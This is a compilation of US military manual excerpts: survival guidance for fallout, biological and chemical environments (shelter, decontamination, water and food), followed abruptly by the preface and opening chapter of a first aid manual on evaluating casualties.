Trenches

When digging a trench, work from inside the trench as soon as it is large enough to cover part of your body thereby not exposing all your body to radiation. In open country, try to dig the trench from a prone position, stacking the dirt carefully and evenly around the trench. On level ground, pile the dirt around your body for additional shielding. Depending upon soil conditions, shelter construction time will vary from a few minutes to a few hours. If you dig as quickly as possible, you will reduce the dosage you receive.

Other Shelters

While an underground shelter covered by 1 meter or more of earth provides the best protection against fallout radiation, the following unoccupied structures (in order listed) offer the next best protection:

- Caves and tunnels covered by more than 1 meter of earth.
- Storm or storage cellars.
- Culverts.
- Basements or cellars of abandoned buildings.
- Abandoned buildings made of stone or mud.

Roofs

It is not mandatory that you build a roof on your shelter. Build one only if the materials are readily available with only a brief exposure to outside contamination. If building a roof would require extended exposure to penetrating radiation, it would be wiser to leave the shelter roofless. A roof's sole function is to reduce radiation from the fallout source to your body. Unless you use a thick roof, a roof provides very little shielding.

You can construct a simple roof from a poncho anchored down with dirt, rocks, or other refuse from your shelter. You can remove large particles of dirt and debris from the top of the poncho by beating it off from the inside at frequent intervals. This cover will not offer shielding from the radioactive particles deposited on the surface, but it will increase the distance from the fallout source and keep the shelter area from further contamination.

Shelter Site Selection and Preparation

To reduce your exposure time and thereby reduce the dosage received, remember the following factors when selecting and setting up a shelter:

- Where possible, seek a crude, existing shelter that you can improve. If none is available, dig a trench.
- Dig the shelter deep enough to get good protection, then enlarge it as required for comfort.
- Cover the top of the fighting position or trench with any readily available material and a thick layer of earth, if you can do so without leaving the shelter. While a roof and camouflage are both desirable, it is probably safer to do without them than to expose yourself to radiation outside your fighting position.
- While building your shelter, keep all parts of your body covered with clothing to protect it against beta burns.
- Clean the shelter site of any surface deposit using a branch or other object that you can discard. Do this cleaning to remove contaminated materials from the area you will occupy. The cleaned area should extend at least 1.5 meters beyond your shelter's area.
- Decontaminate any materials you bring into the shelter. These materials include grass or foliage that you use as insulation or bedding, and your outer clothing (especially footgear). If the weather permits and you have heavily contaminated outer clothing, you may want to remove it and bury it under a foot of earth at the end of your shelter. You may retrieve it later (after the radioactivity decays) when leaving the shelter. If the clothing is dry, you may decontaminate it by beating or shaking it outside the shelter's entrance to remove the radioactive dust. You may use any body of water, even though contaminated, to rid materials of excess fallout particles. Simply dip the material into the water and shake it to get rid of the excess water. Do not wring it out, this action will trap the particles.
- If at all possible and without leaving the shelter, wash your body thoroughly with soap and water, even if the water on hand may be contaminated. This washing will remove most of the harmful radioactive particles that are likely to cause beta burns or other damage. If water is not available, wipe your face and any other exposed skin surface to remove contaminated dust and dirt. You may wipe your face with a clean piece of cloth or a handful of uncontaminated dirt. You get this uncontaminated dirt by scraping off the top few inches of soil and using the "clean" dirt.
- Upon completing the shelter, lie down, keep warm, and sleep and rest as much as possible while in the shelter.
- When not resting, keep busy by planning future actions, studying your maps, or making the shelter more comfortable and effective.
- Don't panic if you experience nausea and symptoms of radiation sickness. Your main danger from radiation sickness is infection. There is no first aid for this sickness. Resting, drinking fluids, taking any medicine that prevents vomiting, maintaining your food intake, and preventing additional exposure will help avoid infection and aid recovery. Even small doses of radiation can cause these symptoms which may disappear in a short time.

Exposure Timetable

The following timetable provides you with the information needed to avoid receiving serious dosage and still let you cope with survival problems:

- Complete isolation from 4 to 6 days following delivery of the last weapon.
- A very brief exposure to procure water on the third day is permissible, but exposure should not exceed 30 minutes.
- One exposure of not more than 30 minutes on the seventh day.

- One exposure of not more than 1 hour on the eighth day.
- Exposure of 2 to 4 hours from the ninth day through the twelfth day.
- Normal operation, followed by rest in a protected shelter, from the thirteenth day on.
- In all instances, make your exposures as brief as possible. Consider only mandatory requirements as valid reasons for exposure. Decontaminate at every stop.

The times given above are conservative. If forced to move after the first or second day, you may do so, Make sure that the exposure is no longer than absolutely necessary.

Water Procurement

In a fallout-contaminated area, available water sources may be contaminated. If you wait at least 48 hours before drinking any water to allow for radioactive decay to take place and select the safest possible water source, you will greatly reduce the danger of ingesting harmful amounts of radioactivity. Although many factors (wind direction, rainfall, sediment) will influence your choice in selecting water sources, consider the following guidelines.

Safest Water Sources

Water from springs, wells, or other underground sources that undergo natural filtration will be your safest source. Any water found in the pipes or containers of abandoned houses or stores will also be free from radioactive particles. This water will be safe to drink, although you will have to take precautions against bacteria in the water.

Snow taken from 15 or more centimeters below the surface during the fallout is also a safe source of water.

Streams and Rivers

Water from streams and rivers will be relatively free from fallout within several days after the last nuclear explosion because of dilution. If at all possible, filter such water before drinking to get rid of radioactive particles. The best filtration method is to dig sediment holes or seepage basins along the side of a water source. The water will seep laterally into the hole through the intervening soil that acts as a filtering agent and removes the contaminated fallout particles that settled on the original body of water. This method can remove up to 99 percent of the radioactivity in water. You must cover the hole in some way in order to prevent further contamination. See Figure 6-9 for an example of a water filter.

Standing Water

Water from lakes, pools, ponds, and other standing sources is likely to be heavily contaminated, though most of the heavier, long-lived radioactive isotopes will settle to the bottom. Use the settling technique to purify this water. First, fill a bucket or other deep container three-fourths full with contaminated water. Then take dirt from a depth of 10 or more centimeters below the ground surface and stir it into the water. Use about 2.5 centimeters of dirt for every 10 centimeters of water. Stir the water until you see most dirt particles suspended in the water. Let the mixture settle for at least 6 hours. The settling dirt particles will carry most of the suspended fallout particles to the bottom and cover them. You can then dip out the clear water. Purify this water using a filtration device.

Additional Precautions

As an additional precaution against disease, treat all water with water purification tablets from your survival kit or boil it.

Food Procurement

Although it is a serious problem to obtain edible food in a radiation-contaminated area, it is not impossible to solve. You need to follow a few special procedures in selecting and preparing rations and local foods for use. Since secure packaging protects your combat rations, they will be perfectly safe for use. Supplement your rations with any food you can find on trips outside your shelter. Most processed foods you may find in abandoned buildings are safe for use after decontaminating them. These include canned and packaged foods after removing the containers or wrappers or washing them free of fallout particles. These processed foods also include food stored in any closed container and food stored in protected areas (such as cellars), if you wash them before eating. Wash all food containers or wrappers before handling them to prevent further contamination.

If little or no processed food is available in your area, you may have to supplement your diet with local food sources. Local food sources are animals and plants.

Animals as a Food Source

Assume that all animals, regardless of their habitat or living conditions, were exposed to radiation. The effects of radiation on animals are similar to those on humans. Thus, most of the wild animals living in a fallout area are likely to become sick or die from radiation during the first month after the nuclear explosion. Even though animals may not be free from harmful radioactive materials, you can and must use them in survival conditions as a food source if other foods are not available. With careful preparation and by following several important principles, animals can be safe food sources.

First, do not eat an animal that appears to be sick. It may have developed a bacterial infection as a result of radiation poisoning. Contaminated meat, even if thoroughly cooked, could cause severe illness or death if eaten.

Carefully skin all animals to prevent any radioactive particles on the skin or fur from entering the body. Do not eat meat close to the bones and joints as an animal's skeleton contains over 90 percent of the radioactivity. The remaining animal muscle tissue, however, will be safe to eat. Before cooking it, cut the meat away from the bone, leaving at least a 3-millimeter thickness of meat on the bone. Discard all internal organs (heart, liver, and kidneys) since they tend to concentrate beta and gamma radioactivity. Cook all meat until it is very well done. To be sure the meat is well done, cut it into less than 13-millimeter-thick pieces before cooking. Such cuts will also reduce cooking time and save fuel.

The extent of contamination in fish and aquatic animals will be much greater than that of land animals. This is also true for water plants, especially in coastal areas. Use aquatic food sources only in conditions of extreme emergency.

All eggs, even if laid during the period of fallout, will be safe to eat. Completely avoid milk from any animals in a fallout area because animals absorb large amounts of radioactivity from the plants they eat.

Plants as a Food Source

Plant contamination occurs by the accumulation of fallout on their outer surfaces or by absorption of radioactive elements through their roots. Your first choice of plant food should be vegetables such as potatoes, turnips, carrots, and other plants whose edible portion grows underground. These are the safest to eat once you scrub them and remove their skins.

Second in order of preference are those plants with edible parts that you can decontaminate by washing and peeling their outer surfaces. Examples are bananas, apples, tomatoes, prickly pears, and other such fruits and vegetables.

Any smooth-skinned vegetable, fruit, or plant that you cannot easily peel or effectively decontaminate by washing will be your third choice of emergency food.

The effectiveness of decontamination by scrubbing is inversely proportional to the roughness of the fruit's surface. Smooth-surfaced fruits have lost 90 percent of their contamination after washing, while washing rough-surfaced plants removes only about 50 percent of the contamination.

You eat rough-surfaced plants (such as lettuce) only as a last resort because you cannot effectively decontaminate them by peeling or washing. Other difficult foods to decontaminate by washing with water include dried fruits (figs, prunes, peaches, apricots, pears) and soya beans.

In general, you can use any plant food that is ready for harvest if you can effectively decontaminate it. Growing plants, however, can absorb some radioactive materials through their leaves as well as from the soil, especially if rains have occurred during or after the fallout period. Avoid using these plants for food except in an emergency.

BIOLOGICAL ENVIRONMENTS

The use of biological agents is real. Prepare yourself for survival by being proficient in the tasks identified in your Soldier's Manuals of Common Tasks (SMCTs). Know what to do to protect yourself against these agents.

Biological Agents and Effects

Biological agents are microorganisms that can cause disease among personnel, animals, or plants. They can also cause the deterioration of material. These agents fall into two broad categories-pathogens (usually called germs) and toxins. Pathogens are living microorganisms that cause lethal or incapacitating diseases. Bacteria, rickettsiae, fungi, and viruses are included in the pathogens. Toxins are poisons that plants, animals, or microorganisms produce naturally. Possible biological war-fare toxins include a variety of neurotoxic (affecting the central nervous system) and cytotoxic (causing cell death) compounds.

Germs

Germs are living organisms. Some nations have used them in the past as weapons. Only a few germs can start an infection, especially if inhaled into the lungs. Because germs are so small and weigh so little, the wind can spread them over great distances; they can also enter unfiltered or nonairtight places. Buildings and bunkers can trap them thus causing a higher concentration. Germs do not affect the body immediately. They must multiply inside the body and overcome the body's defenses--a process called the incubation period. Incubation periods vary from several hours to several months, depending on the germ. Most germs must live within another living organism (host), such as your body, to survive and grow. Weather conditions such as wind, rain, cold, and sunlight rapidly kill germs.

Some germs can form protective shells, or spores, to allow survival outside the host. Spore-producing agents are a long-term hazard you must neutralize by decontaminating infected areas or personnel. Fortunately, most live agents are not spore-producing. These agents must find a host within roughly a day of their delivery or they die. Germs have three basic routes of entry into your body: through the respiratory tract, through a break in the skin, and through the digestive tract. Symptoms of infection vary according to the disease.

Toxins

Toxins are substances that plants, animals, or germs produce naturally. These toxins are what actually harm man, not bacteria. Botulin, which produces botulism, is an example. Modern science has allowed large-scale production of these toxins without the use of the germ that produces the toxin. Toxins may produce effects similar to those of chemical agents. Toxic victims may not, however, respond to first aid measures used against chemical agents. Toxins enter the body in the same manner as germs. However, some toxins, unlike germs, can penetrate unbroken skin. Symptoms appear almost immediately, since there is no incubation period. Many toxins are extremely lethal, even in very small doses. Symptoms may include any of the following:

- Dizziness.
- Mental confusion.
- Blurred or double vision.
- Numbness or tingling of skin.
- Paralysis.
- Convulsions.
- Rashes or blisters.
- Coughing.
- Fever.
- Aching muscles.
- Tiredness.
- Nausea, vomiting, and/or diarrhea.
- Bleeding from body openings.
- Blood in urine, stool, or saliva.
- Shock.
- Death.

Detection of Biological Agents

Biological agents are, by nature, difficult to detect. You cannot detect them by any of the five physical senses. Often, the first sign of a biological agent will be symptoms of the victims exposed to the agent.

Your best chance of detecting biological agents before they can affect you is to recognize their means of delivery. The three main means of delivery are--

- Bursting-type munitions. These may be bombs or projectiles whose burst causes very little damage. The burst will produce a small cloud of liquid or powder in the immediate impact area. This cloud will disperse eventually; the rate of dispersion depends on terrain and weather conditions.
- Spray tanks or generators. Aircraft or vehicle spray tanks or ground-level aerosol generators produce an aerosol cloud of biological agents.
- Vectors. Insects such as mosquitoes, fleas, lice, and ticks deliver pathogens. Large infestations of these insects may indicate the use of biological agents.

Another sign of a possible biological attack is the presence of unusual substances on the ground or on vegetation, or sick-looking plants, crops, or animals.

Influence of Weather and Terrain

Your knowledge of how weather and terrain affect the agents can help you avoid contamination by biological agents. Major weather factors that affect biological agents are sunlight, wind, and precipitation. Aerosol sprays will tend to concentrate in low areas of terrain, similar to early morning mist.
Sunlight contains visible and ultraviolet solar radiation that rapidly kills most germs used as biological agents. However, natural or man-made cover may protect some agents from sunlight. Other man-made mutant strains of germs may be resistant to sunlight.
High wind speeds increase the dispersion of biological agents, dilute their concentration, and dehydrate them. The further downwind the agent travels, the less effective it becomes due to dilution and death of the pathogens. However, the downwind hazard area of the biological agent is significant and you cannot ignore it.
Precipitation in the form of moderate to heavy rain tends to wash biological agents out of the air, reducing downwind hazard areas. However, the agents may still be very effective where they were deposited on the ground.

Protection Against Biological Agents

While you must maintain a healthy respect for biological agents, there is no reason for you to panic. You can reduce your susceptibility to biological agents by maintaining current immunizations, avoiding contaminated areas, and controlling rodents and pests. You must also use proper first aid measures in the treatment of wounds and only safe or properly decontaminated sources of food and water. You must ensure that you get enough sleep to prevent a run-down condition. You must always use proper field sanitation procedures.
Assuming you do not have a protective mask, always try to keep your face covered with some type of cloth to protect yourself against biological agent aerosols. Dust may contain biological agents; wear some type of mask when dust is in the air.
Your uniform and gloves will protect you against bites from vectors (mosquitoes and ticks) that carry diseases. Completely button your clothing and tuck your trousers tightly into your boots. Wear a chemical protective overgarment, if available, as it provides better protection than normal clothing. Covering your skin will also reduce the chance of the agent entering your body through cuts or scratches. Always practice high standards of personal hygiene and sanitation to help prevent the spread of vectors.
Bathe with soap and water whenever possible. Use germicidal soap, if available. Wash your hair and body thoroughly, and clean under your fingernails. Clean teeth, gums, tongue, and the roof of your mouth frequently. Wash your clothing in hot, soapy water if you can. If you cannot wash your clothing, lay it out in an area of bright sunlight and allow the light to kill the microorganisms. After a toxin attack, decontaminate yourself as if for a chemical attack using the M258A2 kit (if available) or by washing with soap and water.

Shelter

You can build expedient shelters under biological contamination conditions using the same techniques described in Chapter 5. However, you must make slight changes to reduce the chance of biological contamination. Do not build your shelter in depressions in the ground. Aerosol sprays tend to concentrate in these depressions. Avoid building your shelter in areas of vegetation, as vegetation provides shade and some degree of protection to biological agents. Avoid using vegetation in constructing your shelter. Place your shelter's entrance at a 90-degree angle to the prevailing winds. Such placement will limit the entry of airborne agents and prevent air stagnation in your shelter. Always keep your shelter clean.

Water Procurement

Water procurement under biological conditions is difficult but not impossible. Whenever possible, try to use water that has been in a sealed container. You can assume that the water inside the sealed container is not contaminated. Wash the water container thoroughly with soap and water or boil it for at least 10 minutes before breaking the seal.
If water in sealed containers is not available, your next choice, only under emergency conditions, is water from springs. Again, boil the water for at least 10 minutes before drinking. Keep the water covered while boiling to prevent contamination by airborne pathogens. Your last choice, only in an extreme emergency, is to use standing water. Vectors and germs can survive easily in stagnant water. Boil this water as long as practical to kill all organisms. Filter this water through a cloth to remove the dead vectors. Use water purification tablets in all cases.

Food Procurement

Food procurement, like water procurement, is not impossible, but you must take special precautions. Your combat rations are sealed, and you can assume they are not contaminated. You can also assume that sealed containers or packages of processed food are safe. To ensure safety, decontaminate all food containers by washing with soap and water or by boiling the container in water for 10 minutes.
You consider supplementing your rations with local plants or animals only in extreme emergencies. No matter what you do to prepare the food, there is no guarantee that cooking will kill all the biological agents. Use local food only in life or death situations. Remember, you can survive for a long time without food, especially if the food you eat may kill you!
If you must use local food, select only healthy-looking plants and animals. Do not select known carriers of vectors such as rats or other vermin. Select and prepare plants as you would in radioactive areas. Prepare animals as you do plants. Always use gloves and protective clothing when handling animals or plants. Cook all plant and animal food by boiling only. Boil all food for at least 10 minutes to kill all pathogens. Do not try to fry, bake, or roast local food. There is no guarantee that all infected portions have reached the required temperature to kill all pathogens. Do not eat raw food.

CHEMICAL ENVIRONMENTS

Chemical agent warfare is real. It can create extreme problems in a survival situation, but you can overcome the problems with the proper equipment, knowledge, and training. As a survivor, your first line of defense against chemical agents is your proficiency in individual nuclear, biological, and chemical (NBC) training, to include donning and wearing the protective mask and overgarment, personal decontamination, recognition of chemical agent symptoms, and individual first aid for chemical agent contamination. The SMCTs cover these subjects. If you are not proficient in these skills, you will have little chance of surviving a chemical environment.
The subject matter covered below is not a substitute for any of the individual tasks in which you must be proficient. The SMCTs address the various chemical agents, their effects, and first aid for these agents. The following information is provided under the assumption that you are proficient in the use of chemical protective equipment and know the symptoms of various chemical agents.

Detection of Chemical Agents

The best method for detecting chemical agents is the use of a chemical agent detector. If you have one, use it. However, in a survival situation, you will most likely have to rely solely on the use of all of your physical senses. You must be alert and able to detect any clues indicating the use of chemical warfare. General indicators of the presence of chemical agents are tears, difficult breathing, choking, itching, coughing, and dizziness. With agents that are very hard to detect, you must watch for symptoms in fellow survivors. Your surroundings will provide valuable clues to the presence of chemical agents; for example, dead animals, sick people, or people and animals displaying abnormal behavior.

Your sense of smell may alert you to some chemical agents, but most will be odorless. The odor of newly cut grass or hay may indicate the presence of choking agents. A smell of almonds may indicate blood agents.

Sight will help you detect chemical agents. Most chemical agents in the solid or liquid state have some color. In the vapor state, you can see some chemical agents as a mist or thin fog immediately after the bomb or shell bursts. By observing for symptoms in others and by observing delivery means, you may be able to have some warning of chemical agents. Mustard gas in the liquid state will appear as oily patches on leaves or on buildings.

The sound of enemy munitions will give some clue to the presence of chemical weapons. Muffled shell or bomb detonations are a good indicator.

Irritation in the nose or eyes or on the skin is an urgent warning to protect your body from chemical agents. Additionally, a strange taste in food, water, or cigarettes may serve as a warning that they have been contaminated.

Protection Against Chemical Agents

As a survivor, always use the following general steps, in the order listed, to protect yourself from a chemical attack:

- Use protective equipment.
- Give quick and correct self-aid when contaminated.
- Avoid areas where chemical agents exist.
- Decontaminate your equipment and body as soon as possible.

Your protective mask and overgarment are the key to your survival. Without these, you stand very little chance of survival. You must take care of these items and protect them from damage. You must practice and know correct self-aid procedures before exposure to chemical agents. The detection of chemical agents and the avoidance of contaminated areas is extremely important to your survival. Use whatever detection kits may be available to help in detection. Since you are in a survival situation, avoid contaminated areas at all costs. You can expect no help should you become contaminated. If you do become contaminated, decontaminate yourself as soon as possible using proper procedures.

Shelter

If you find yourself in a contaminated area, try to move out of the area as fast as possible. Travel crosswind or upwind to reduce the time spent in the downwind hazard area. If you cannot leave the area immediately and have to build a shelter, use normal shelter construction techniques, with a few changes. Build the shelter in a clearing, away from all vegetation. Remove all topsoil in the area of the shelter to decontaminate the area. Keep the shelter's entrance closed and oriented at a 90-degree angle to the prevailing wind. Do not build a fire using contaminated wood--the smoke will be toxic. Use extreme caution when entering your shelter so that you will not bring contamination inside.

Water Procurement

As with biological and nuclear environments, getting water in a chemical environment is difficult. Obviously, water in sealed containers is your best and safest source. You must protect this water as much as possible. Be sure to decontaminate the containers before opening.

If you cannot get water in sealed containers, try to get it from a closed source such as underground water pipes. You may use rainwater or snow if there is no evidence of contamination. Use water from slow-moving streams, if necessary, but always check first for signs of contamination, and always filter the water as described under nuclear conditions. Signs of water source contamination are foreign odors such as garlic, mustard, geranium, or bitter almonds; oily spots on the surface of the water or nearby; and the presence of dead fish or animals. If these signs are present, do not use the water. Always boil or purify the water to prevent bacteriological infection.

Food Procurement

It is extremely difficult to eat while in a contaminated area. You will have to break the seal on your protective mask to eat. If you eat, find an area in which you can safely unmask. The safest source of food is your sealed combat rations. Food in sealed cans or bottles will also be safe. Decontaminate all sealed food containers before opening, otherwise you will contaminate the food.

If you must supplement your combat rations with local plants or animals, do not use plants from contaminated areas or animals that appear to be sick. When handling plants or animals, always use protective gloves and clothing.

PREFACE

This manual meets the first aid training needs of individual service members. Because medical personnel will not always be readily available, the nonmedical service members must rely heavily on their own skills and knowledge of life-sustaining methods to survive on the integrated battlefield. This publication outlines both self-aid and aid to other service members (buddy aid). More importantly, it emphasizes prompt and effective action in sustaining life and preventing or minimizing further suffering and disability. First aid is the emergency care given to the sick, injured, or wounded before being treated by medical personnel. The term first aid can be defined as "urgent and immediate lifesaving and other measures, which can be performed for casualties by nonmedical personnel when medical personnel are not immediately available." Nonmedical service members have received basic first aid training and should remain skilled in the correct procedures for giving first aid. This manual is directed to all service members. The procedures discussed apply to all types of casualties and the measures described are for use by both male and female service members.

This publication is in consonance with the following North Atlantic Treaty Organization (NATO) International Standardization Agreements (STANAGs) and American, British. Canadian, and Australian Quadripartite Standardization Agreements (QSTAGs).

CHAPTER 1

FUNDAMENTAL CRITERIA FOR FIRST AID

"The fate of the wounded rests in the hands of the ones who apply the first dressing."

Nicholas Senn (1898) (49th President of the American Medical Association)

1-1. General

When a nonmedical service member comes upon an unconscious or injured service member, he must accurately evaluate the casualty to determine the first aid measures needed to prevent further injury or death. He should seek medical assistance as soon as possible, but he should not interrupt the performance of first aid measures. To interrupt the first aid measures may cause more harm than good to the casualty. Remember that in a chemical environment, the service member should not evaluate the casualty until the casualty has been masked. After performing first aid, the service member must proceed with the evaluation and continue to monitor the casualty for development of conditions which may require the performance of necessary basic lifesaving measures, such as clearing the airway, rescue breathing, preventing shock, and controlling bleeding. He should continue to monitor the casualty until relieved by medical personnel.

Service members may have to depend upon their first aid knowledge and skills to save themselves (self-aid) or other service members (buddy aid/ combat lifesaver). They may be able to save a life, prevent permanent disability, or reduce long periods of hospitalization by knowing WHAT to do, WHAT NOT to do, and WHEN to seek medical assistance.

NOTE

The prevalence of various body armor systems currently fielded to US service members, and those in development for future fielding, may present a temporary obstacle to effective evaluation of an injured service member. You may have to carefully remove the body armor from the injured service member to complete the evaluation or administer first aid. Begin by removing the outer–most hard or soft body armor components (open, unfasten or cut the closures, fasteners, or straps), then remove any successive layers in the same manner. Be sure to follow other notes, cautions and warnings regarding procedures in contaminated situations and when a broken back or neck is suspected. Continue to evaluate.

1-2. Terminology

To enhance the understanding of the material contained in this publication, the following terms are used—

- Combat lifesaver. This is a US Army program governed by Army Regulation (AR) 350-41. The combat lifesaver is a member of a nonmedical unit selected by the unit commander for additional training beyond basic first aid procedures (referred to as enhanced first aid). A minimum of one individual per squad, crew, team, or equivalent-sized unit should be trained. The primary duty of this individual does not change. The additional duty of combat lifesaver is to provide enhanced first aid for injuries based on his training before the trauma specialist (military occupational specialty [MOS] 91W) arrives. The combat lifesaver's training is normally provided by medical personnel assigned, attached, or in direct support (DS) of the unit. The senior medical person designated by the commander manages the training program.

- Trauma Specialist (US Army) or Hospital Corpsman (HM). A medical specialist trained in emergency medical treatment (EMT) procedures and assigned or attached in support of a combat or combat support unit or marine forces.

- Casualty evacuation. Casualty evacuation (CASEVAC) is a term used by nonmedical units to refer to the movement of casualties aboard nonmedical vehicles or aircraft. See also the term transported below. Refer to FM 8-10-6 for additional information.

> Casualties transported in this manner do not receive en route medical care.

- Enhanced first aid (US Army). Enhanced first aid is administered by the combat lifesaver. It includes measures, which require an additional level of training above self-aid and buddy aid, such as the initiation of intravenous (IV) fluids.

- Medical evacuation. Medical evacuation is the timely, efficient movement of the wounded, injured, or ill service members from the battlefield and other locations to medical treatment facilities (MTFs). Medical personnel provide en route medical care during the evacuation. Once the casualty has entered the medical stream (trauma specialist, hospital corpsman, evacuation crew, or MTF), the role of first aid in the care of the casualty ceases and the casualty becomes the responsibility of the health service support (HSS) chain. Once he has entered the HSS chain he is referred to as a patient.

- First aid measures. Urgent and immediate lifesaving and other measures, which can be performed for casualties (or performed by the casualty himself) by nonmedical personnel when medical personnel are not immediately available.

- Medical treatment. Medical treatment is the care and management of wounded, injured, or ill service members by medically trained (MOS-trained) HM, and area of concentration (AOC) personnel. It may include EMT, advanced trauma management (ATM), and resuscitative and surgical intervention.

- Medical treatment facility. Any facility established for the purpose of providing medical treatment. This includes battalion aid stations, Level II facilities, dispensaries, clinics, and hospitals.

- Self-aid/buddy aid. Each individual service member is trained to be proficient in a variety of specific first aid procedures. This training enables the service member or a buddy to apply immediate first aid measures to alleviate a life-threatening situation.

- Transported. A casualty is moved to an MTF in a nonmedical vehicle without en route care provided by a medically-trained service member (such as a Trauma Specialist or HM). First aid measures should be continually performed while the casualty is being transported. If the casualty is acquired by a dedicated medical vehicle with a medically-trained crew, the role of first aid ceases and the casualty becomes the responsibility of the HSS chain, and is then referred to as a patient. This method of transporting a casualty is also referred to as CASEVAC.

1-3. Understanding Vital Body Functions for First Aid

In order for the service member to learn to perform first aid procedures, he must have a basic understanding of what the vital body functions are and what the result will be if they are damaged or not functioning.

a. Breathing Process. All humans must have oxygen to live. Through the breathing process, the lungs draw oxygen from the air and put it into the blood. The heart pumps the blood through the body to be used by the cells that require a constant supply of oxygen. Some cells are more dependent on a constant supply of oxygen than others. For example, cells of the brain may die within 4 to 6 minutes without oxygen. Once these cells die, they are lost forever since they do not regenerate. This could result in permanent brain damage, paralysis, or death.

b. Respiration. Respiration occurs when a person inhales (oxygen is taken into the body) and then exhales (carbon dioxide [CO_2] is expelled from the body). Respiration involves the—

- Airway. The airway consists of the nose, mouth, throat, voice box, and windpipe. It is the canal through which air passes to and from the lungs.

- Lungs. The lungs are two elastic organs made up of thousands of tiny air spaces and covered by an airtight membrane. The bronchial tree is a part of the lungs.

- Rib cage. The rib cage is formed by the muscle-connected ribs, which join the spine in back, and the breastbone in front. The top part of the rib cage is closed by the structure of the neck, and the bottom part is separated from the abdominal cavity by a large dome-shaped muscle called the diaphragm (Figure 1-1). The diaphragm and rib muscles, which are under the control of the respiratory center in the brain, automatically contract and relax. Contraction increases and relaxation decreases the size of the rib cage. When the rib cage increases and then decreases, the air pressure in the lungs is first less and then more than the atmospheric pressure, thus causing the air to rush into and out of the lungs to equalize the pressure. This cycle of inhaling and exhaling is repeated about 12 to 18 times per minute.

c. Blood Circulation. The heart and the blood vessels (arteries, veins, and capillaries) circulate blood through the body tissues. The heart is divided into two separate halves, each acting as a pump. The left side pumps oxygenated blood (bright red) through the arteries into the capillaries; nutrients and oxygen pass from the blood through the walls of the capillaries into the cells. At the same time waste products and CO_2 enter the capillaries. From the capillaries the oxygen poor blood is carried through the veins to the right side of the heart and then into the lungs where it expels the CO_2 and picks up oxygen. Blood in the veins is dark red because of its low oxygen content. Blood does not flow through the veins in spurts as it does through the arteries. The entire system of the heart, blood vessels, and lymphatics is called the circulatory system.

(1) Heartbeat. The heart functions as a pump to circulate the blood continuously through the blood vessels to all parts of the body. It contracts, forcing the blood from its chambers; then it relaxes, permitting its chambers to refill with blood. The rhythmical cycle of contraction and relaxation is called the heartbeat. The normal heartbeat is from 60 to 80 beats per minute.

(2) Pulse. The heartbeat causes a rhythmical expansion and contraction of the arteries as it forces blood through them. This cycle of expansion and contraction can be felt (monitored) at various points in the body and is called the pulse. The common points for checking the pulse are at the—

- Side of the neck (carotid).
- Groin (femoral).
- Wrist (radial).
- Ankle (posterior tibial).

(a) Carotid pulse. To check the carotid pulse, feel for a pulse on the side of the casualty's neck closest to you. This is done by placing the tips of your first two fingers beside his Adam's apple (Figure 1-2).

NOTE

DO NOT use your thumb to check a casualty's pulse because you may confuse the beat of your pulse with that of the casualty.

1-4. Adverse Conditions

a. Lack of Oxygen. Human life cannot exist without a continuous intake of oxygen. Lack of oxygen rapidly leads to death. First aid involves knowing how to open the airway and restore breathing.

b. Bleeding. Human life cannot continue without an adequate volume of blood circulating through the body to carry oxygen to the tissues. An important first aid measure is to stop the bleeding to prevent the loss of blood.

c. Shock. Shock means there is an inadequate blood flow to the vital tissues and organs. Shock that remains uncorrected may result in death even though the injury or condition causing the shock would not otherwise be fatal. Shock can result from many causes, such as loss of blood, loss of fluid from deep burns, pain, and reaction to the sight of a wound or blood. First aid includes preventing shock, since the casualty's chances of survival are much greater if he does not develop shock. Refer to paragraphs 2-21 through 2-24 for a further discussion of shock.

d. Infection. Recovery from a severe injury or a wound depends largely upon how well the injury or wound was initially protected. Infections result from the multiplication and growth (spread) of harmful microscopic organisms (sometimes referred to as germs). These harmful microscopic organisms are in the air, water, and soil, and on the skin and clothing. Some of these organisms will immediately invade (contaminate) a break in the skin or an open wound. The objective is to keep wounds clean and free of these organisms. A good working knowledge of basic first aid measures also includes knowing how to dress a wound to avoid infection or additional contamination.

1-5. Basics of First Aid

Most injured or ill service members are able to return to their units to fight or support primarily because they are given appropriate and timely first aid followed by the best medical care possible. Therefore, all service members must remember the basics.

- Check for BREATHING: Lack of oxygen intake (through a compromised airway or inadequate breathing) can lead to brain damage or death in very few minutes.

- Check for BLEEDING: Life cannot continue without an adequate volume of blood to carry oxygen to tissues.

- Check for SHOCK: Unless shock is prevented, first aid performed, and medical treatment provided, death may result even though the injury would not otherwise be fatal.

1-6. Evaluating a Casualty

a. The time may come when you must instantly apply your knowledge of first aid measures. This could occur during combat operations, in training situations, or while in a nonduty status. Any service member observing an unconscious and/or ill, injured, or wounded person must carefully and skillfully evaluate him to determine the first aid measures required to prevent further injury or death. He should seek help from medical personnel as soon as possible, but must not interrupt his evaluation of the casualty or fail to administer first aid measures. A second service member may be sent to find medical help. One of the cardinal principles for assisting a casualty is that you (the initial rescuer) must continue the evaluation and first aid measures, as the tactical situation permits, until another individual relieves you. If, during any part of the evaluation, the casualty exhibits the conditions (such as shock) for which the service member is checking, the service member must stop the evaluation and immediately administer first aid. In a chemical environment, the service member should not evaluate the casualty until both the individual and the casualty have been masked. If it is suspected that a nerve agent was used, administer the casualty's own nerve agent antidote autoinjector. After providing first aid, the service member must proceed with the evaluation and continue to monitor the casualty for further complications until relieved by medical personnel.

WARNING

Do not use your own nerve agent antidote autoinjector on the casualty.

NOTE

Remember, when evaluating and/or administering first aid to a casualty, you should seek medical aid as soon as possible. DO NOT stop first aid measures, but if the situation allows, send another service member to find medical aid.

b. To evaluate a casualty, perform the following steps:

(1) Check the casualty for responsiveness. This is done by gently shaking or tapping him while calmly asking, "Are you OK?" Watch for a response. If the casualty does not respond, go to step (2). If the casualty responds, continue with the evaluation.

(a) If the casualty is conscious, ask him where he feels different than usual or where it hurts. Ask him to identify the location of pain if he can, or to identify the area in which there is no feeling.

(b) If the casualty is conscious but is choking and cannot talk, stop the evaluation and begin first aid measures. Refer to paragraphs 2-10 and 2-11 for specific information on opening the airway.

WARNING

If a broken back or neck is suspected, do not move the casualty unless his life is in immediate danger (such as close to a burning vehicle). Movement may cause permanent paralysis or death.

(2) Check for breathing. (Refer to paragraph 2-6 for this procedure.)

(a) If the casualty is breathing, proceed to step (3).

(b) If the casualty is not breathing, stop the evaluation and begin first aid measures to attempt to ventilate the casualty. Attempt to open the airway, if an airway obstruction is apparent, clear the airway obstruction, then ventilate (see paragraphs 2-10 and 2-11).

(c) After successfully ventilating the casualty, proceed to step (3).

